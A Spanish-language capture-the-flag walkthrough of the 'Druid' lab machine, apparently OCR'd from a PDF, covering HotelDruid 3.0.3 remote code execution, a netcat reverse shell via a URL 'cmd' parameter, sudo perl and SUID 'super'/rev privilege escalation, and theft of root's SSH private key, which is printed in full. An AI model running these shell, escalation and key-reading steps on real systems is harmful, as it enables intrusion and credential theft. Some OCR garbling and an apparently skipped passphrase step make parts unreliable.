DRUID

1- IDENTIFICAMOS LA MAQUINA

—(root%kali)-[/home/kali/Desktop/Druid]

□# sudo arp-scan -l eth0 --localnet

Interface: eth0, type: EN10MB, IPv4: 192.168.0.26

192.168.0.34 00:0c:29:1d:b5:29 VMware, Inc.

IP DE LA MAQUINA VICTIMA 192.168.0.34

IP DE LA MAQUINA ATACANTE 192.168.0.26

2- ESCANEAMOS PUERTOS

___(root & kali)-[/home/kali/Desktop/Druid]

└# nmap -p- -Pn -sVCS --min-rate 5000 192.168.0.34

22/tcp open ssh OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)

80/tcp open http Apache httpd 2.4.56 ((Debian))

3- ENUMERACION DE SERVICIOS

Echamos un vistazo con whatweb

—(root & kali)-[/home/kali/Desktop/Druid]

□# whatweb 192.168.0.34

http://192.168.0.34 [200 OK] Apache[2.4.56], Bootstrap, Country[RESERVED][ZZ], Email[info@hotel.nyx],

HTML5, HTTPServer[Debian Linux][Apache/2.4.56 (Debian)], IP[192.168.0.34], JQuery[3.3.1], Script, Title[Hotel], X-UA-Compatible[IE=edge]

Añadimos el nombre de dominio hotel.nyx a nuestra carpeta /etc/hosts

__(root

kali)-[/home/kali/Desktop/Druid]

∟# sudo nano /etc/hosts

Decidimos hacer fuzzing en este dominio

root®kali)-[/home/kali/Desktop/Druid]


000001920: 200 17 L 31 W 398 Ch "reservations - reservations"

Encontramos reservatios.hotel.nyx que tb añadimos a etc/hosts

—(root

kali)-[/home/kali/Desktop/Druid]

Vamos a nuestro navegador



Descubrimos una aplicacion llamada HotelDruid 3.0.3

4- EXPLOTACIÓN

Usamos searchsploit para buscar vulnerabilidades

__(root®kali)-[/home/kali/Desktop/Druid]

□# searchsploit Hotel Druid 3.0.3

Hotel Druid 3.0.3 - Remote Code Execution (RCE) | php/webapps/50754.py

Descargamos el exploit

___(root@kali)-[/home/kali/Desktop/Druid]

CVE-2022-22909 es una vulnerabilidad en Hotel Druid 3.0.3 que permite la ejecución remota de código. Esta vulnerabilidad se produce porque los nombres de las habitaciones se almacenan directamente en un archivo PHP (selectappartamenti.php), y cualquier código PHP en ese archivo se ejecuta en el servidor.

50754.py Este script crea una nueva habitación con un payload PHP como nombre de la habitación.

Ejecutamos el exploit sin auntentificación (--noauth)

—(root

kali)-[/home/kali/Desktop/Druid]


- [+] Code executed successfully, Go to http://reservations.hotel.nyx/dati/selectappartamenti.php and execute the code with the parameter 'cmd'.
- [+] Example: http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=id
- [+] Example Output: uid=33(www-data) gid=33(www-data) groups=33(www-data)

Nos vamos al navegador y escribimos

http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=id

Tambien con curl en nuestro Kali

curl "http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=id"



Intentamos una reverse shell

Primero en nuestro Kali nos ponemos a la escucha con netcat

root®kali)-[/home/kali/Desktop/Druid]

∟# nc -nlvp 4444

listening on [any] 4444 ...

Vamos al navegador y probamos "nc -e /bin/sh <IP de Kali> 4444".Debemos reemplazar los espacios con %20 para que se interpreten correctamente en la URL.

nc%20-e%20/bin/sh%20192.168.0.26%204444

Sustituimos "id" por "nc%20-e%20/bin/sh%20192.168.0.26%204444"

El comando completo sería

http://reservations.hotel.nyx/dati/selectappartamenti.php?cmd=nc%20-e%20/bin/sh%201 92.168.0.26%204444

Establecemos conexión

root⊛kali)-[/home/kali/Desktop/Druid]

-# nc -nlvp 4444

listening on [any] 4444 ...

connect to [192.168.0.26] from (UNKNOWN) [192.168.0.34] 52496

whoami

www-data

Vamos a mejorar la TTY

1- script /dev/null -c bash

script /dev/null -c bash

Script started, output log file is '/dev/null'.

www-data@druid:/var/www/hoteldruid/dati\$ ^Z

2-presionamos ctrl_z para suspender la shell

www-data@druid:/var/www/hoteldruid/dati\$ ^Z

zsh: suspended nc -nlvp 4444

3-stty raw -echo; fg

└# stty raw -echo; fg

[1] + continued nc -nlvp 4444

reset xterm

www-data@druid:/var/www/hoteldruid/dati\$

www-data@druid:/var/www/hoteldruid/dati\$ export TERM=xterm

www-data@druid:/var/www/hoteldruid/dati\$ export SHELL=bash

4-Reseteamos filas y columnas. En una nueva terminal, ejecutamos

__(kali⊛kali)-[~]

└\$ stty size

35 166

www-data@druid:/var/www/hoteldruid/dati\$ stty rows 35 columns 166

Ya tenemos una TTY interactiva

5- ESCALAMOS PRIVILEGIOS

Miramos permisos sudo

www-data@druid:/home\$ sudo -l

Matching Defaults entries for www-data on druid:


```
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin
```

User www-data may run the following commands on druid:

(sun) NOPASSWD: /usr/bin/perl

Tenemos permiso para ejecutar el comando /usr/bin/perl como el usuario sun sin requerir una contraseña.

En GTFObins encontramos



Sudo

If the binary is allowed to run as superuser by sudo, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo perl -e 'exec "/bin/sh";'
```

www-data@druid:/home\$ sudo -u sun perl -e 'exec "/bin/sh";'

\$ whoami

sun

\$ script /dev/null -c bash

Script started, output log file is '/dev/null'.

sun@druid:~\$ cat user.txt

afa84b24191651454e5d2a80bc930618

sun@druid:~\$

FLAG DE USUARIO

Usamos linpeas

sun@druid:~\$ wget

https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -O /tmp/linpeas.sh

Damos permisos

```
sun@druid:~$ chmod +x /tmp/linpeas.sh
```

Ejecutamos

```
sun@druid:~$ /tmp/linpeas.sh
```

Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8

-rwsr-xr-x 1 root root 71K Jan 20 2022 /usr/bin/su

-rwsr-xr-x 1 root root 58K Feb 7 2020 /usr/bin/chfn ---> SuSE_9.3/10

-rwsr-xr-x 1 root root 664K Aug 15 2020 /usr/bin/super (Unknown SUID binary!)

-rwsr-xr-x 1 root root 87K Feb 7 2020 /usr/bin/gpasswd

/usr/bin/super (Unknown SUID binary!)

sun@druid:~\$ /usr/bin/super -h

super version 3.30 patchlevel 3

Super.tab file: `/etc/super.tab'

El comando super tiene varias opciones y parece depender de un archivo de configuración en /etc/super.tab

sun@druid:~\$ cat /etc/super.tab

#

:define OfficeHours {8:00-17:30}/{mon,tue,wed,thu,fri}

secret /usr/bin/rev sun uid=0 gid=0

El archivo /etc/super.tab es el archivo de configuración del programa super, que define los comandos que super puede ejecutar con privilegios elevados.Dado que el archivo

/etc/super.tab especifica que este comando puede ejecutarse con privilegios elevados por el usuario sun,

| sun@druid:/home\$/ usr/bin/super |
|---|
| super version 3.30 patchlevel 3 |
| Commands available to user sun (use option `-H' for a long-winded listing): |
| Command Name Comments |
| or Pattern |
| |
| secret |
| sun@druid:/home\$ /usr/bin/super -H |
| super version 3.30 patchlevel 3 |
| (Use super -h for general usage information.) |
| Super.tab file: `/etc/super.tab' |
| |
| ======================================= |
| Commands available to user sun (use option `-h' for a general usage listing): |
| |
| super secret -> /usr/bin/rev |
| Executes with: uid=0 gid=0 |
| Max per-arg length: 1000 chars; max over all args: 10000 chars. |

El comando rev es una utilidad estándar en sistemas Unix y Linux que invierte el orden de los caracteres en cada línea de texto que se le proporciona.

Probamos esto

sun@druid:/home\$ echo "hello world" | rev

dlrow olleh

Intentamos leer el id_rsa. Este archivo contiene la clave privada que se utiliza

para autenticarse en un servidor remoto mediante el protocolo SSH.

sun@druid:/tmp\$ /usr/bin/super secret cat /root/.ssh/id_rsa

secret: cannot open cat: No such file or directory

----YEK ETAVIRP ASR NIGEB-----

DETPYRCNE,4:epyT-corP

4BFBA5FB974460A7,CBC-3EDE-SED:ofnI-KED

Bmp/iAzRisA8R5DXyT/sWeDGvyWkulW7KhepvB8cnt/C886DjW3CGQ9HhZvmqDL9 ZRyhaS+VqPrVm13EAS1qVYhu8evHoAwOHrkZYf7fqycyqxViDKJkmWF+cy/RCtla V9sd7mXn9Ty0TwSE34/0M3LPwlbhDE1iDSV6LAt/Fy9x8zyxyBYKLiuk+KlBLrJP kiftvaqnTumRvm49qow2n0Pac7ZohwSsWj2P7Z9hX40REGA70EOckGD4I0F3FKPV +TWcik/ylsZIYwospZOrj2PmaNRBIMqGj92kfhbA35kDL0mxLZIMCrvCyo9tfWzm rhT/EvzrlTbbwAWdcrHWU7FfbTUINvmpud1VBef/Bn4KgpUMXzyzQQzm5Na0IBop eDhaiAqkEYJrcbUV+MsDZyS2T10UwAyTnPdCf4GtjFnjoI1oVogx65lNHQHNHL1F BPeAu7IDu/k8BovVq3C9ZILId6utXFNpvR96WcRTRqUWsISZxWu+rD5IzdzS/KI/ fP+P1QT72VQ2Fgyb1b8pUidYCS39QIPtwQNw2XCg2Z5+R8cSaO+FTrxMNE193upQ 6cKYy3gey44C00IT8moe28Sfc1V6eT6kUPyetEUmHRwrQUTxLE8DN6GBGKLpKiAZ CKIP793PlfLY4JyrfeAz5V6QMtzeyFLthhv6vimEKga16vGmobGsCaBDpIDf5u1a NYiXUfWfC7RbXctXtOdXtZ8dl2jHW+RKgagA8bzHxNSk1Itlj27kBllmmvGPcwaQ GfzuGt8Mmk4Lp/2WWV7JKFFgXxJ8W9G5IyHRN4yg1HANI3wxYvm+4zsbVlCtmdsZ ZQCVqyyQ/ojxWLTZ85rj2/zAXqDt7nLe6cORvS2hPlt0N340561zwBRQdLYnynD5 pzke4Peprxyw36XjQaU1OcLVBkeoXgAW5OnwoBDx2Y66+VyWiBuzi6Kk/hGUFXCx DjWKVugrT9XBe5wuBO/4Sx69yMDX7R1sM1L1+aZOTcMhavCaZ4ntJultTeZdG3of 1xEnPyXAVnw8Jy2ILEr/aN/hLOhHb53MQgsLO2itByq9ChoLvLda4tagBHLscYto Ri5xFpVmhaLq2HU4gJ6vd6hcSSkFY4IFDIhn2yKcOwYRTrAl42XULZE3XnPvqSd8 PbkkwBXSk0MeEOJZO6JYplc7pAPK+dtz3/xOX+5iUr5/OZFHnU4D9lC4hWEcGuEJ LObIH2jexr34QVKDM63+nSaXPfeBL1QdnkI4XVgPk0HkipI5uRPulLAhZwjNKG9O

ZnHjRQiTh7OB/juFSNs5uyLVGZ87FnaNcmMysE1yf8+/HQ185DdZg8WM4dYrnUsR
NaTmQhlsggglX9VQtp2iTRYXXwhvrJuvjFc059lfl4UB3mrCmvd3jB8pFF8odVT5
S9CkKdclPT5wLDOERpJ3r9d9EyoPD4l4QCcVPQcV8+DWYse5ZJlH6mNCaWzfTAal
Zg3HlwrkM1OIm/4gxMHBUSSyfvzZJ6alIu90JMAvKlOuO0ctorUYHUhj+F3h//9H
==A44kyHcv7/9Z8O8yFqBLhqwpXmXnPlAngcmcwi9S3zUf6Rcc98pzhe
-----YEK ETAVIRP ASR DNE-----

Usamos rev

sun@druid:/tmp\$ /usr/bin/super secret cat /root/.ssh/id_rsa | rev
secret: cannot open cat: No such file or directory

-----BEGIN RSA PRIVATE KEY-----

Proc-Type: 4,ENCRYPTED

DEK-Info: DES-EDE3-CBC,7A064479BF5ABFB4

9LDgmvZhH9QGC3WjD688C/tnc8BvpehK7WlukWyvGDeWs/TyXD5R8AsiRzAi/pmB altCR/yc+FWmkJKDiVxqycyqf7fYZkrHOwAoHve8uhYVq1SAE31mVrPqV+SahyRZ PJrLBlK+kuiLKYByxyz8x9yF/tAL6VSDi1EDhblwPL3M0/43ESwT0yT9nXm7ds9V VPKF3F0I4DGkcOE07AGER04Xh9Z7P2jWsSwhoZ7caP0n2woq94mvRmuTnqavtfik mzWft9oyCvrCMlZLxm0LDk53Abhfk29jGqMlBRNamP2jrOZpsowYlZsly/kicWT+ poBl0aN5mzQQzyzXMUpgK4nB/feBV1dupmvNIUTbfF7UWHrcdWAwbbTlrzvE/Thr F1LHNHQHNl56xgoVo1lojnFjtG4fCdPnTyAwU01T2SyZDsM+VUbcrJYEkqAiahDe /lK/Szdzl5Dr+uWxZSlsWUgRTRcW69RvpNFXtu6dlLlZ9C3qVvoB8k/uDl7uAePB Qpu391ENMxrTF+OaSc8R+5Z2gCX2wNQwtPlQ93SCYdiUp8b1bygF2QV27TQ1P+Pf ZAiKpLKGBG6ND8ELxTUQrwRHmUEteyPUk6Te6V1cfS82eom8Tl00C44yeg3yYKc6 a1u5fDlpDBaCsGbomGv61agKEmiv6vhhtLFyeztMQ6V5zAefryJ4YLflP397PIKC QawcPGvmmllBk72jltl1kSNxHzb8AgagKR+WHj2ld8ZtXdOtXtcXbR7CfWfUXiYN ZsdmtClVbsz4+mvYxw3lNAH1gy4NRHyl5G9W8JxXgFFKJ7VWW2/pL4kmM8tGuzfG

5DnynYLdQRBwz165043N0tlPh2SvROc6eLn7tDqXAz/2jr58ZTLWxjo/QyyqVCQZ xCXFUGh/kK6izuBiWyV+66Y2xDBownO5WAgXoekBVLcO1UaQjX63wyxrpeP4ekzp fo3GdZeTtluJtn4ZaCvahMcTOZa+1L1Ms1R7XDMy96xS4/OBuw5eBX9TrguVKWjD otYcsLHBqat4adLvLohC9qyBti2OLsqQM35bHhOLh/Na/rELl2yJ8wnVAXyPnEx1 8dSqvPnX3EZLUX24lArTRYwOcKy2nhIDFl4YFkSSch6dv6Jg4UH2qLahmVpFx5iR JEuGcEWh4Cl9D4UnHFZO/5rUi5+XOx/3ztd+KPAp7clpYJ6OZJOEeM0kSXBwkkbP O9GKNjwZhALluPRu5lpikH0kPgVX4lkndQ1LBefPXaSn+36MDKVQ43rxej2HlbOL RsUnrYd4MW8gZdD581QH/+8fy1EsyMmcNanF78ZGVLyu5sNSFuj/BO7hTiQRjHnZ 5TVdo8FFp8Bj3dvmCrm3BU4lfl950cFjvuJrvhwXXYRTi2ptQV9XlgggslhQmTaN laATfzWaCNm6HIJZ5esYWD+8VcQPVcCQ4I4DPoyE9d9r3JpREODLw5TPlcdKkC9S H9//h3F+jhUHYUrotc0OuOIKvAMJ09uIIa6JZzvfySSUBHMxg4/mIO1MkrwlH3gZ ehzp89ccR6fUz3S9iwcmcgnAIPnXmXpwghLBqFy8O8Z9/7vcHyk44A== ----END RSA PRIVATE KEY----sun@druid:/tmp\$ Copiamos la clave y la guardamos en nuestro Kali —(root

kali)-[/home/kali/Desktop/Druid]

∟# sudo nano id rsa

Damos permisos

—(root

kali)-[/home/kali/Desktop/Druid]


└─# sudo chmod 600 id_rsa

Intentamos establecer conexión ssh

—(root le kali)-[/home/kali/Desktop/Druid]

Enter passphrase for key 'id rsa':

root@192.168.0.34: Permission denied (publickey).



Enter passphrase for key 'id_rsa':

root@druid:~# Is

root.txt

root@druid:~# cat root.txt

1261b7a8c3b99b0daded8caca8b4023d

root@druid:~#

FLAG THE ROOT